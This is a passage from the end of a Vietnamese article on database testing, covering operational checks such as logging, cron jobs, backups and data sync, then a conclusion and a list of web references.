- Tuy nhiên, nếu việc tự động hóa quá tốn chi phí hoặc thời gian, manual testing vẫn có thể được sử dụng.
- Ngoài ra, còn cần kiểm tra các yếu tố kỹ thuật của database khi vận hành:
  - DB log có được ghi hay không?
  - Các cron job có chạy đúng thời gian không?
  - Data có được backup đầy đủ hay không?
  - Với các hệ thống dùng distributed database, cũng cần kiểm tra xem data có được sync đúng giữa các database hay không.
  - Các yếu tố này thường khó nhận biết, do vậy việc kiểm thử chúng rất quan trọng do có liên quan đến việc phục hồi dữ liệu khi có sự cố.

## 8. KẾT LUẬN

- Trong các hệ thống ngày nay, data đóng một vai trò rất quan trọng. Việc đảm bảo hệ thống database hoạt động đúng, toàn vẹn dữ liệu, ổn định và bảo mật là yếu tố then chốt.
- Các hệ thống ngày càng phức tạp, database testing trở thành yêu cầu quan trọng trong nhiều hệ thống.
- Các bộ test cần phải bao phủ đủ mọi mặt của data: từ schema, giới hạn, tính chính xác, tính toàn vẹn, bảo mật và hiệu suất.
- Kiểm thử cơ sở dữ liệu không độc lập mà gắn liền và hỗ trợ cho các quy trình kiểm thử khác (UI, API).
- Tự động hóa và ứng dụng AI trong database testing đang là xu hướng. AI có thể khởi tạo một phần các bộ test thường dùng. Các trường hợp đặc biệt hơn vẫn cần có sự can thiệp của con người để đảm bảo test đúng và test đủ.

## TÀI LIỆU THAM KHẢO

- [1] Divesh Mehta. “Database testing: What is it? Why & best practices” testsigma.  
<https://testsigma.com/blog/database-testing/> [accessed Oct. 22, 2025]
- [2] Indaacademy - “[Database Testing Tutorial] – Hướng dẫn kiểm thử Cơ sở dữ liệu (P2)” Indaacademy. <https://indaacademy.vn/database-testing/database-testing-tutorial-huong-dan-kiem-thu-co-so-du-lieu-p2/> [accessed Oct. 22, 2025]
- [3] Thomas Hamilton - “Database Testing Tutorial” Guru99.  
<https://www.guru99.com/data-testing.html#structural-database-testing> [accessed Oct. 22, 2025]
- [4] Gunashree RS. “Database Tests: Guide to Ensuring Data Integrity and Performance” <https://www.devzery.com/post/comprehensive-guide-to-database-tests-strategies-and-best-practices> [accessed Oct. 22, 2025]
- [5] David Ekeke. “Advanced Dur: Techniques and Best Practices” David Ekeke  
[https://blog.magicpod.com/advanced-test-data-management-techniques-and-best-practices#:~:text=Test%20data%20management%20\(TDM\)%20involves,scenarios%20for%20software%20performance%20insights](https://blog.magicpod.com/advanced-test-data-management-techniques-and-best-practices#:~:text=Test%20data%20management%20(TDM)%20involves,scenarios%20for%20software%20performance%20insights) [accessed Oct. 23, 2025]
- [6] HammerDB Documentation <https://www.devzery.com/post/comprehensive-guide-to-database-tests-strategies-and-best-practices> [accessed Oct. 23, 2025]